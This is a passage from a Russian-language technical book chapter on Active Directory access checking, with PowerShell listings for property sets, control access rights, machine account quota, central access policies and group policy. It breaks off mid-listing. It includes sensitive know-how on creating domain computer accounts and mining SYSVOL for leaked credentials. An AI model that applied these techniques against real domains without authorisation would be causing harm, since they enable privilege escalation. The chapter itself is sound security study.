


Рисунок 11-5. Дерево типов объектов набора свойств

Это дерево содержит набор свойств на уровне 1 и записи каждого атрибута набора на уровне 2. Такая структура позволяет предоставлять доступ по идентификатору набора свойств или по отдельным атрибутам.

Обратите внимание, что сервер каталогов реализует проверки отдельных атрибутов несколько иначе: он всегда использует наборы свойств, если это возможно, а для атрибута, не входящего в набор, применяет фиктивный GUID `PROPSET_GUID_DEFAULT` как заполнитель. Этот GUID может встречаться в записях журнала аудита, хотя расширенные права конфигурации его не определяют.

Мы передаём дерево типов объектов и дескриптор безопасности проверке доступа. Поскольку набору свойств предоставлен `ReadProp`, все атрибуты набора получают как минимум этот уровень доступа. Атрибут `accountExpires`, которому мы явно предоставили `WriteProp`, получает и это

право.

Если бы дескриптор безопасности предоставлял WriteProp каждому атрибуту набора, доступ распространился бы на узел набора свойств уровня 1. Поэтому, если сервер проверяет лишь предоставленный набору свойств доступ, неважно, предоставлен ли он непосредственно по идентификатору набора или отдельно каждому атрибуту.

Осталось рассмотреть, что происходит при добавлении ACE Denied для атрибутов набора свойств. Пример приведён в листинге 11-33.

```
PS> $pwd = Get-DsSchemaAttribute -Name "pwdLastSet"
PS> Add-NtSecurityDescriptorAce $sd -KnownSid World -Type DeniedObject
    -Access ReadProp -ObjectType $pwd.SchemaId
PS> Edit-NtSecurityDescriptor $sd -CanonicalizeDacl
PS> Get-NtGrantedAccess $sd -ObjectType $obj_tree -ResultList -PassResult |
    Format-Table SpecificGrantedAccess, Name
SpecificGrantedAccess Name
--------------------- ----
                 None user
                 None User-Account-Restrictions
  ReadProp, WriteProp accountExpires
             ReadProp msDS-AllowedToActOnBehalfOfOtherIdentity
             ReadProp msDS-User-Account-Control-Computed
             ReadProp msDS-UserPasswordExpiryTimeComputed
                 None pwdLastSet
             ReadProp userAccountControl
             ReadProp userParameters
```

Листинг 11-33. Запрет доступа к атрибуту набора свойств

Здесь мы добавляем ACE Denied для атрибута pwdLastSet, ограничивающую право ReadProp. После добавления ACE обязательно канонизируйте DACL; иначе она не окажется в начале списка и процесс проверки доступа проигнорирует её.

Проверка показывает, что ACE Denied удалила доступ ReadProp у pwdLastSet, после чего изменение распространилось на набор свойств и класс user, также лишив их доступа. Все остальные атрибуты набора сохраняют ReadProp. Это логично: если для одного атрибута набора доступ запрещён, набору свойств в целом ReadProp не предоставляется.

Если бы в ACE DeniedObject использовался идентификатор набора свойств, право ReadProp было бы запрещено всем атрибутам набора. Однако accountExpires всё равно получил бы WriteProp, поскольку это право предоставлено ему отдельной ACE.

Администратор сервера Active Directory может добавлять в конфигурацию собственные наборы свойств для часто используемых атрибутов, уменьшая сложность дескрипторов безопасности объектов.

Проверка прав управления доступом

Второй вид расширенных прав, права управления доступом, необязательно соответствует какому-либо атрибуту объекта; вместо этого они сообщают серверу Active Directory, может ли пользователь выполнить определённую операцию. Сначала выведем подмножество таких прав, как в листинге 11-34.

```
PS> Get-DsExtendedRight | Where-Object {
    $_.IsControl -and $_.Name -match "password"
} | Select-Object Name, RightsId
Name                              RightsId
----                              --------
User-Force-Change-Password        00299570-246d-11d0-a768-00aa006e0529
Unexpire-Password                 ccc2dc7d-a6ad-4a7a-8846-c04e3cc53501
Update-Password-Not-Required-Bit  280f369c-67c7-438e-ae98-1d46f3c6f541
```

```
User-Change-Password                ab721a53-1e2f-11d0-9819-00aa0040529b
```

Листинг 11-34. Вывод прав управления доступом, содержащих password в имени

С помощью свойства `IsControl` мы оставляем только права управления доступом со словом `password` в имени. `IsControl` истинно, если атрибут `validAccesses` расширенного права равен `ControlAccess`. Результаты включают два часто используемых права, `User-Change-Password` и `User-Force-Change-Password`, позволяющих пользователю изменять доступный только для записи атрибут `unicodePwd` своего объекта пользователя. Предоставить эту возможность через `WriteProp` нельзя.

Различие состоит в том, что `User-Change-Password` требует передать старый пароль как часть операции изменения, а `User-Force-Change-Password` работает без старого пароля. Они соответствуют правам доступа пользователя SAM `ChangePassword` и `ForcePasswordChange`, рассмотренным в главе 10, и служат той же цели.

Чтобы показать, как сервер каталогов может проверять право управления доступом, предположим, что пользователь хочет изменить пароль другого пользователя. В листинге 11-35 показана возможная реализация проверки доступа для разрешения этой операции.

```
PS> $sd = New-NtSecurityDescriptor -Type DirectoryService -Owner "SY"
    -Group "SY"
PS> $right = Get-DsExtendedRight -Name 'User-Change-Password'
PS> Add-NtSecurityDescriptorAce $sd -KnownSid World -Type AllowedObject
    -Access ControlAccess -ObjectType $right.RightsId
PS> $user = Get-DsSchemaClass user
PS> $obj_tree = New-ObjectTypeTree -SchemaObject $user
PS> Add-ObjectTypeTree -Tree $obj_tree -SchemaObject $right
PS> $force = Get-DsExtendedRight -Name 'User-Force-Change-Password'
PS> Add-ObjectTypeTree -Tree $obj_tree -SchemaObject $force
PS> Get-NtGrantedAccess $sd -ObjectType $obj_tree -ResultList -PassResult |
    Format-Table Status, SpecificGrantedAccess, Name
              Status SpecificGrantedAccess Name
              ------ -------------------- ----
STATUS_ACCESS_DENIED                 None user
      STATUS_SUCCESS         ControlAccess User-Change-Password
STATUS_ACCESS_DENIED                 None User-Force-Change-Password
```

Листинг 11-35. Проверка права управления доступом User-Change-Password

Сначала создаём новый дескриптор безопасности, получаем право управления доступом и добавляем в дескриптор ACE, предоставляющую право `ControlAccess` для `User-Change-Password`. Затем запрашиваем класс схемы `user`
и строим на его основе дерево типов объектов. Корнем должен быть класс объекта, а непосредственным дочерним элементом мы делаем право управления доступом. Затем запрашиваем `User-Force-Change-Password` и также добавляем его в дерево. Если пользователю предоставлено это право, сервер разрешит принудительно изменить пароль без предоставления текущего пароля.

После выполнения проверки видно, что пользователю предоставлен `ControlAccess` для `User-Change-Password`. Теперь сервер каталогов может продолжить операцию.

Как и другие виды доступа, `ControlAccess` может предоставляться дескриптором безопасности посредством необъектной ACE или ACE класса объекта. С точки зрения проверки доступ предоставляется праву управления доступом; сервер каталогов не обязательно знает разницу. Администратор также может расширить список таких прав, хотя обычно проверять новое право должно стороннее приложение, поскольку сервер каталогов о нём не знает.

Анализ прав проверяемой записи

Последний вид расширенных прав - права проверяемой записи. Они определяются, когда атрибут `validAccesses` равен `Self`. В листинге 11-36 показан вывод этих прав фильтрацией по свойству `IsValidatedWrite`.

```
PS> Get-DsExtendedRight | Where-Object IsValidatedWrite
Name                                RightsId
----                                --------
Validated-MS-DS-Behavior-Version    d31a8757-2447-4545-8081-3bb610cacbf2
Self-Membership                     bf9679c0-0de6-11d0-a285-00aa003049e2
Validated-MS-DS-Additional-DNS-Host-Name 80863791-dbe9-4eb8-837e-7f0ab55d9ac7
Validated-SPN                       f3a64788-5306-11d1-a9c5-0000f80367c1
DS-Validated-Write-Computer         9b026da6-0d3c-465c-8bee-5199d7165cba
```

Листинг 11-36. Вывод прав проверяемой записи

Право проверяемой записи позволяет записывать определённые атрибуты объекта, причём сервер проверяет новое значение перед записью. Например, чтобы добавить нового члена в объект группы, пользователю нужен `WriteProp` к атрибуту `member`, содержащему список различающихся имён всех членов группы. `WriteProp` позволяет изменять список, добавляя и удаляя объекты пользователей или групп. Но пользователь без этого права всё же может добавлять или удалять имя собственной учётной записи, если ему предоставлен `Self` для права проверяемой записи `Self-Membership` объекта группы. Хотя эта операция изменяет `member`, сервер проверяет, что добавляемое или удаляемое значение соответствует различающемуся имени вызывающего пользователя, и отклоняет любое другое изменение.

Название права `Self`, вероятно, происходит от его применения для самостоятельного членства в группах. Со временем оно стало охватывать ещё несколько атрибутов. Техническая спецификация Active Directory Microsoft (MS-ADTS, доступная в сети) называет его `RIGHT_DS_WRITE_PROPERTY_EXTENDED`, что несколько точнее.

Пример проверки для проверяемой записи приводить не будем, поскольку она совпадает с проверкой прав управления доступом в листинге 11-35: достаточно изменить запрашиваемое расширенное право и проверить предоставление `Self`. Как и `ControlAccess`, `Self` может быть предоставлен необъектной ACE без отдельной ACE для права проверяемой записи.

Администратор не может изменять список прав проверяемой записи, поскольку сервер каталогов не будет знать, что ограничение требуется обеспечивать. Стороннее приложение тоже не может реализовать это поведение, поскольку его цель - ограничивать изменения самого каталога.

Доступ к SID SELF

При обсуждении объектно-зависимой проверки доступа в главе 7 я упомянул SID участника безопасности, который можно указать для замены SID SELF в ACE. Active Directory использует SELF, чтобы предоставлять доступ к ресурсам в зависимости от того, является ли запросивший пользователь тем самым «собой». SID участника извлекается из атрибута объекта `objectSID`, где хранится SID учётной записи пользователя или компьютера, а также SID группы.

Например, при изменении объекта пользователя сервер находит его дескриптор безопасности и запрашивает `objectSID`. Если атрибут присутствует, его значение используется как SID участника вместе с дескриптором безопасности. Если атрибут отсутствует, SID участника не задаётся и ACE с SID SELF не вычисляются. В листинге 11-37 показано извлечение `objectSID`.

```
PS> $computer = Get-ADComputer -Identity $env:COMPUTERNAME
PS> $computer.SID.ToString()
S-1-5-21-1195776225-522706947-2538775957-1104

PS> Get-DsObjectSid -DistinguishedName $computer.DistinguishedName
Name              Sid
```

```
----                ---
MINERAL\GRAPHITE$ S-1-5-21-1195776225-522706947-2538775957-1104
```

Листинг 11-37. Получение objectSID учётной записи компьютера

Есть несколько способов доступа к атрибуту. Проще всего воспользоваться `Get-ADComputer`, `Get-ADUser` или `Get-ADGroup`, автоматически извлекающими SID. В листинге 11-37 мы получаем SID текущего компьютера. При использовании `Get-ADObject` можно напрямую запросить свойство `objectSID`.

Можно также использовать команду модуля NtObjectManager `Get-DsObjectSid`, которой требуется полное различающееся имя запрашиваемого объекта. Главное преимущество этой команды - она возвращает класс `Sid`, пригодный для проверки доступа без преобразования значения в правильный формат. Возвращённый SID можно передать `Get-NtGrantedAccess` в параметре `Principal`. Мы используем его в практическом примере в конце главы.

Выполнение дополнительных проверок безопасности

В большинстве случаев процесс проверки предоставляет доступ к каталогу по дескрипторам безопасности объектов, но есть несколько исключений. Например, каталог поддерживает привилегии `SeRestorePrivilege` и `SeTakeOwnershipPrivilege` для изменения компонентов дескриптора безопасности. Рассмотрим несколько дополнительных нестандартных проверок.

Добавление рабочих станций в домен

В стандартной конфигурации домена группе Authenticated Users на контроллере домена предоставлена специальная привилегия `SeMachineAccountPrivilege`. Она позволяет любому пользователю домена присоединить компьютер к домену, что на низком уровне означает создание объекта компьютера.

Когда пользователь пытается создать объект компьютера, сервер каталогов проверяет наличие `CreateChild` для целевого объекта. Если права нет, проверяется `SeMachineAccountPrivilege`; при наличии привилегии создание разрешается.

Однако во втором случае сервер ограничивает атрибуты, доступные при создании. Например, `SeMachineAccountPrivilege` не позволяет задать произвольный `NtSecurityDescriptor`: объект должен использовать стандартный дескриптор. Значения разрешённых атрибутов, например имени пользователя, должны соответствовать фиксированному шаблону, а дескриптор безопасности обязан использовать SID Domain Admins как SID владельца и группы, ограничивая доступ пользователя после создания объекта.

Один пользователь может создать только фиксированное число учётных записей компьютеров. По умолчанию атрибут `ms-DS-MachineAccountQuota` в корне каталога задаёт предел 10. При создании нового объекта сервер ищет все существующие объекты компьютеров и проверяет их атрибут `mS-DS-CreatorSID`, где хранится SID создателя. Затем подсчитывает уже добавленные вызывающей стороной компьютеры и отклоняет запрос при превышении квоты. Если же у вызывающей стороны есть `CreateChild`, квота не применяется. В листинге 11-38 показан запрос этих значений.

```
PS> $root_dn = (Get-ADRootDSE).defaultNamingContext
PS> $obj = Get-ADObject $root_dn -Properties 'ms-DS-MachineAccountQuota'
PS> $obj['ms-DS-MachineAccountQuota']
10
PS> Get-ADComputer -Filter * -Properties 'mS-DS-CreatorSID' | ForEach-Object {
```

```
    $creator = $_['mS-DS-CreatorSID']
    if ($creator.Count -gt 0) {
        $sid = Get-NtSid -Sddl $creator[0]
        Write-Host $_.Name, " - ", $sid.Name
    }
}
GRAPHITE - MINERAL\alice
TOPAZ - MINERAL\alice
PYRITE - MINERAL\bob
```

Листинг 11-38. Запрос SID, используемых для обеспечения квоты создания учётных записей компьютеров

Новую учётную запись компьютера можно создать командой `New-ADComputer`, указав необходимые атрибуты. Например, листинг 11-39 создаёт учётную запись `DEMOCOMP` с известным паролем.

```
PS> $pwd = ConvertTo-SecureString -String "Passw0rd1!!!" -AsPlainText -Force
PS> $name = "DEMOCOMP"
PS> $dnsname = "$name.$((Get-ADDomain).DNSRoot)"
PS> New-ADComputer -Name $name -SAMAccountName "$name`$" -DNSHostName $dnsname
    -ServicePrincipalNames "HOST/$name" -AccountPassword $pwd -Enabled $true
```

Листинг 11-39. Создание новой учётной записи компьютера в домене

Учётную запись можно создать и через удалённую службу SAM, как показано в листинге 11-40.

```
PS> $sam = Connect-SamServer -ServerName PRIMARYDC
PS> $domain = Get-SamDomain -Server $sam -User
PS> $user = New-SamUser -Domain $domain -Name 'DEMOCOMP$' -AccountType
    Workstation
PS> $pwd = ConvertTo-SecureString -String "Passw0rd1!!!" -AsPlainText -Force
PS> $user.SetPassword($pwd, $false)
```

Листинг 11-40. Создание нового компьютера в домене через удалённую службу SAM

Обычно серверы создают учётную запись именно таким образом при присоединении компьютера к домену.

Права делегирования пользователей

В стандартной конфигурации домена группе Administrators на контроллере домена предоставлена специальная привилегия `SeEnableDelegationPrivilege`, позволяющая изменять параметры делегирования Kerberos. В частности, она позволяет:

- задавать управляющий флаг учётной записи пользователя `TrustedForDelegation`;
- задавать управляющий флаг учётной записи пользователя `TrustedToAuthenticateForDelegation`;
- изменять атрибут `msDS-AllowedToDelegateTo` объекта пользователя или компьютера.

Делегирование Kerberos и применение этих параметров подробнее рассматриваются в главе 14.

Защищённые объекты

Корневой домен каталога совместно использует конфигурацию домена и схему со всем лесом, а значит, изменения пользователя в других доменах в конечном счёте реплицируются в корневой домен. Но позволять дочернему домену изменять конфигурацию или схему домена нежелательно, поэтому сервер реализует способ защиты объектов от прямого изменения, удаления или перемещения.

Вместо хранения этой защиты в атрибуте объекта или ACE сервер задаёт флаг управления диспетчера ресурсов в дескрипторе безопасности равным 1. Техническая спецификация называет этот битовый флаг SECURITY_PRIVATE_OBJECT. Если флаг задан и объект находится в контексте именования схемы или конфигурации, пользователь не может изменить объект, если SID его владельца не принадлежит тому же домену, что и контроллер домена, на котором выполняется изменение.

Например, владельцем большинства объектов конфигурации является группа Enterprise Admins, группа Universal корневого домена. Поэтому защищённый объект можно напрямую изменить только на контроллере корневого домена. Листинг 11-41 содержит короткий сценарий поиска защищённых объектов в контексте именования конфигурации по управляющим флагам диспетчера ресурсов. Насколько я могу судить, другие возможности Windows эти флаги не используют.

```
PS> $conf_nc = (Get-ADRootDSE).configurationNamingContext
PS> Get-ADObject -SearchBase $conf_nc -SearchScope Subtree -Filter * |
    ForEach-Object {
        $sd = Get-Win32SecurityDescriptor -Name $_.DistinguishedName -Type Ds
        if ($sd.RmControl -eq 1) {
            $_.DistinguishedName
        }
    }
```

Листинг 11-41. Поиск защищённых объектов конфигурации

В стандартной установке сервера Active Directory листинг 11-41 не должен выводить результатов, поскольку каталог не должен содержать защищённых объектов.

На этом обсуждение проверок доступа завершается, хотя мы вернёмся к ним в обширном практическом примере в конце главы. Теперь рассмотрим две последние темы Active Directory: хранение утверждений пользователей и устройств и настройку групповых политик.

Утверждения и политики централизованного доступа

В предыдущих главах мы рассматривали утверждения пользователей и устройств, их хранение в маркерах как атрибутов безопасности и использование при проверках доступа. Утверждения особенно важны для политик централизованного доступа, как обсуждалось в главе 7.

Сервер Active Directory домена хранит как утверждения, так и политики централизованного доступа и может применять их при аутентификации пользователя или синхронизации политики компьютера. В листинге 11-42 показан запрос утверждения командой PowerShell Get-ADClaimType, которая ищет объекты класса схемы msDS-ClaimType.

```
PS> Get-ADClaimType -Filter {DisplayName -eq "Country"} |
    Format-List ID, ValueType, SourceAttribute, AppliesToClasses
ID               : ad://ext/country
ValueType        : String
SourceAttribute  : CN=Text-Country,CN=Schema,CN=Configuration,...
AppliesToClasses : {CN=User,CN=Schema,CN=Configuration,...}
```

Листинг 11-42. Вывод свойств утверждения Country

В этом примере обнаруживается, что администратор настроил утверждение Country при подготовке домена; по умолчанию оно недоступно. Утверждение представляет название страны пользователя.

Мы выводим лишь несколько значимых свойств объекта. Первое - идентификатор утверждения, используемый для атрибута безопасности в маркере; здесь это ad://ext/country. Также показан тип значения, определяющий, какие значения атрибута безопасности добавляются в маркер; в

данном случае это строка.

Следующее свойство - различающееся имя атрибута схемы, из которого получено значение. (Утверждение может происходить и из других данных, например значений смарт-карты пользователя, но источник в виде атрибута схемы - простейший случай.) При аутентификации пользователя маркер формирует утверждение по значению атрибута его объекта пользователя; если атрибут не задан, утверждение в маркер не добавляется. Администратор может изменить схему каталога и добавить новые атрибуты для собственных утверждений, например уровень допуска пользователя.

Наконец, выводится список классов схемы, к которым применяется утверждение. Здесь указан только класс `user`. Если бы список содержал различающееся имя класса `computer`, это было бы утверждение устройства, а не пользователя, хотя утверждения могут применяться к обоим.

В листинге 11-43 показан вывод свойств политики централизованного доступа каталога.

```
PS> $policy = Get-ADCentralAccessPolicy -Identity "Secure Room Policy"
PS> $policy | Format-List PolicyID, Members
PolicyID : S-1-17-3260955821-1180564752-550833841-1617862776
Members  : {CN=Secure Rule,CN=Central Access Rules,CN=Claims...}

PS> $policy.Members | ForEach-Object {Get-ADCentralAccessRule -Identity $_} |
    Format-List Name, ResourceCondition, CurrentAcl
Name              : Secure Rule
ResourceCondition : (@RESOURCE.EnableSecure == 1)
CurrentAcl        : D:(XA;;FA;;;WD;((@USER.ad://ext/clearance...
```

Листинг 11-43. Вывод свойств политики централизованного доступа

Администраторы развёртывают политики централизованного доступа на компьютерах и серверах домена на основе конфигурации групповой политики. Это позволяет выборочно разворачивать политику в определённом подмножестве систем домена. Однако конфигурация политики хранится в каталоге.

Политика состоит из двух компонентов: самого объекта политики, представленного классом схемы `msAuthz-CentralAccessPolicy`, и одного или нескольких правил централизованного доступа, представленных классом `msAuthz-CentralAccessRule`.

В листинге 11-43 мы сначала запрашиваем определённую политику `Secure Room Policy` командой PowerShell `Get-ADCentralAccessPolicy`. Из политики извлекается её SID, используемый для применения политики к ресурсу, и список различающихся имён всех входящих в неё правил.

> **Примечание.** Команда `Get-ADCentralAccessPolicy` отличается от `Get-CentralAccessPolicy`, показанной в главе 7. Первая читает все политики с сервера Active Directory, а вторая показывает только политики, настроенные для включения в локальной системе.

Затем командой `Get-ADCentralAccessRule` получаем каждое правило политики. В этом примере правило одно. Мы выводим его имя, условие ресурса, определяющее момент включения правила, и DACL, определяющий уровень доступа пользователя к ресурсу, для которого применяется правило. Подробнее реализация политик централизованного доступа описана в главах 5 и 7.

Групповые политики

В автономной системе локальная политика объединяет сведения из конфигурации политики LSA с различными параметрами реестра, определяющими возможности приложений. В доменной сети администратор может настроить политику всей сети с помощью групповых политик.

Присоединённые к домену компьютеры регулярно загружают их (по умолчанию обычно каждые 90 минут), а затем объединяют с существующими параметрами локальной политики, формируя общую политику компьютера.

На рисунке 11-6 показана настройка групповых политик в доменной сети.




Рисунок 11-6. Конфигурация групповых политик

Корневой домен и любой объект организационной единицы могут содержать атрибут `gpLink`. Организационная единица - контейнер каталога, представляющий некоторую структуру организации. Например, администратор может создать отдельные организационные единицы для разных офисов, а затем применять разные политики к находящимся в них компьютерам.

Атрибут `gpLink` содержит список доменных имён объектов групповой политики, применяемых к организационной единице. Сами объекты не содержат фактических параметров. Вместо этого объект содержит атрибут `gPCFileSysPath`, представляющий путь к файлу конфигурации политики с параметрами. Обычно путь указывает на специальный сетевой файловый ресурс SYSVOL, содержащий файлы конфигурации.

Применяемые политики зависят от расположения объекта учётной записи компьютера в каталоге. Например, на рисунке 11-6 администратор создал организационную единицу `Servers`, а затем добавил в этот контейнер учётную запись сервера `CINNABAR`. У организационной единицы есть `gpLink`, ссылающийся на объект групповой политики Servers.

Однако организационная единица находится в корневом домене, у которого есть собственный `gpLink` и назначенная политика. При обновлении групповой политики сервер CINNABAR обнаруживает все связанные политики в родительской иерархии каталога и использует эти сведения для их загрузки и применения. Наиболее конкретная политика имеет приоритет: для CINNABAR политика Servers переопределяет конфликтующие параметры Default. При формировании итоговой политики сервер объединяет все непротиворечащие параметры.

В листинге 11-44 мы запрашиваем объекты групповой политики на сервере Active Directory.

```
PS> Get-ADOrganizationalUnit -Filter * -Properties gpLink |
    Format-List Name, LinkedGroupPolicyObjects
Name                      : Domain Controllers
LinkedGroupPolicyObjects : {CN={6AC1786C-016F-11D2-945F-00C04fB984F9},...}

PS> $policy = Get-ADObject -Filter {
    ObjectClass -eq "groupPolicyContainer"
```

```
} -Properties *
PS> $policy | Format-List displayName, gPCFileSysPath
displayName    : Default Domain Policy
gPCFileSysPath : \\mineral.local\sysvol\mineral.local\Policies\{31B2F340-...}

displayName    : Default Domain Controllers Policy
gPCFileSysPath : \\mineral.local\sysvol\mineral.local\Policies\{6AC1786C-...}

displayName    : Default Servers Domain Policy
gPCFileSysPath : \\mineral.local\sysvol\mineral.local\Policies\{6B108F70-...}

PS> ls $policy[0].gPCFileSysPath
Directory: \\mineral.local\sysvol\mineral.local\Policies\{31B2F340-016D-...}

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/12/2023  12:56 PM                Adm
d-----         3/12/2023   1:02 PM                MACHINE
d-----          4/6/2023   8:18 PM                USER
-a----          4/6/2023   8:24 PM             22 GPT.INI

PS> $dc_policy = $policy |
    Where-Object DisplayName -eq "Default Domain Controllers Policy"
PS> $dc_path = $dc_policy.gPCFileSysPath
PS> Get-Content "$dc_path\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf" |
    Select-String "SeEnableDelegationPrivilege", "SeMachineAccountPrivilege"
SeMachineAccountPrivilege = *S-1-5-11
SeEnableDelegationPrivilege = *S-1-5-32-544
```

Листинг 11-44. Поиск объектов групповой политики

Сначала командой `Get-ADOrganizationalUnit` запрашиваем объекты организационных единиц каталога и атрибут `gpLink`. Выводим имя и список объектов групповой политики каждой единицы.

Можно было бы взять различающиеся имена объектов из `gpLink` и вручную найти каждый. Вместо этого просто найдём все объекты класса `groupPolicyContainer` командой PowerShell `Get-ADObject`. Вывод показывает имя каждого объекта политики и путь к настоящему хранилищу политики на файловом сервере SYSVOL.

Можно также вывести содержимое каталога политики на файловом сервере. В зависимости от сложности политики файловый ресурс может содержать множество файлов. Групповая политика может применяться к определённому компьютеру и отдельно к пользователю, поэтому существуют каталоги `MACHINE` и `USER`.

Дальше конфигурацию групповых политик мы не рассматриваем, однако при исследовании безопасности рекомендую проверять файлы в этом ресурсе. Групповые политики могут содержать массу сведений о конфигурации компьютеров и пользователей домена. Иногда в них встречаются общие пароли учётных записей или материалы закрытых ключей. Поскольку любой пользователь сети имеет доступ к SYSVOL, злоумышленник может извлечь эти сведения и повысить привилегии в сети.

Небольшой пример утечки - возможность определить SID, которым на контроллере домена предоставлены две специальные привилегии, `SeMachineAccountPrivilege` и `SeEnableDelegationPrivilege`. Групповая политика контроллера обычно хранит сведения об их назначении в файле `GptTmpl.inf`, доступном любому пользователю домена. (Удалённая служба политики домена LSA из главы 10 тоже предоставляет эти сведения, но требует прав администратора.)

В листинге 11-44 мы получаем `Default Domain Controllers Policy`, единственную политику нашей простой среды. Затем простым выбором строк извлекаем привилегии из файла. Здесь обнаруживается стандартная конфигурация: Authenticated Users предоставлена `SeMachineAccountPrivilege`, а `BUILTIN\Administrators` - `SeEnableDelegationPrivilege`.

Практический пример

В единственном практическом примере этой главы мы разберём сценарий, проверяющий доступ пользователя ко всем объектам, которые удастся найти на локальном сервере Active Directory. Процесс довольно сложен, поэтому он разделён на несколько частей.

Построение контекста авторизации

На протяжении главы для проверки доступа по дескриптору безопасности мы использовали `Get-NtGrantedAccess`. Эта команда подходит для испытаний, но при проверке настоящих дескрипторов сервера Active Directory возникает незаметная проблема.

Команда использует системный вызов `NtAccessCheck`, представляющий личность пользователя объектом Token. Но членство маркера в группах основано на конфигурации пользователей LSA локальной системы, тогда как контроллер домена, вероятно, использует другие группы. Например, многие дескрипторы каталога предоставляют полный доступ группе `BUILTIN\Administrators`, но локальные администраторы необязательно являются администраторами контроллера домена.

Нужен способ выполнять проверку с группами контроллера домена. Можно выполнить её на самом контроллере, но это возможно лишь при полном контроле сети, чего лучше избегать. Можно вручную создать маркер с необходимыми группами, но для этого всё равно потребуются повышенные локальные привилегии. Наконец, можно применить собственную реализацию проверки, например созданную в главе 7, но есть риск ошибочного поведения.

Есть ещё вариант: Windows предоставляет API AuthZ (авторизации) с функцией `AuthZAccessCheck`, выполняющей проверку по сконструированному контексту авторизации, а не маркеру. API полностью работает в пользовательском режиме, и контекст пользователя может содержать любые выбранные вызывающей стороной группы. Если аудит не требуется, API не нуждаются в повышенных привилегиях.

Важное преимущество AuthZ перед собственной реализацией состоит в общем коде с реализацией проверки ядра, поэтому результаты должны быть правильными. Кроме того, именно этот API сервер Active Directory использует для проверок, а значит, при правильном контексте результаты должны совпасть с серверными.

Контекст доменного пользователя можно построить только по сведениям, извлекаемым из домена без прав администратора. Это показано в листинге 11-45.

```
PS> function Add-Member($Set, $MemberOf) {
    foreach($name in $MemberOf) {
        if ($Set.Add($name)) {
            $group = Get-ADGroup $name -Properties MemberOf
            Add-Member $Set $group.MemberOf
        }
    }
}

PS> function Get-UserGroupMembership($User) {
    $groups = [System.Collections.Generic.HashSet[string]]::new(
        [System.StringComparer]::OrdinalIgnoreCase
    )
    Add-Member $groups $User.PrimaryGroup
    Add-Member $groups $User.MemberOf

    $auth_users = Get-ADObject -Filter {
        ObjectClass -eq "foreignSecurityPrincipal" -and Name -eq "S-1-5-11"
```

```
    } -Properties memberOf
    Add-Member $groups $auth_users.MemberOf
    $groups | ForEach-Object { Get-DsObjectSid $_ }
}

PS> function Get-AuthContext($username) {
    $user = Get-ADUser -Identity $username -Properties memberOf, primaryGroup
        -ErrorAction Continue
    if ($null -eq $user) {
        $user = Get-ADComputer -Identity $username -Properties memberOf,
            primaryGroup
    }
    $sids = Get-UserGroupMembership $user

    $rm = New-AuthZResourceManager
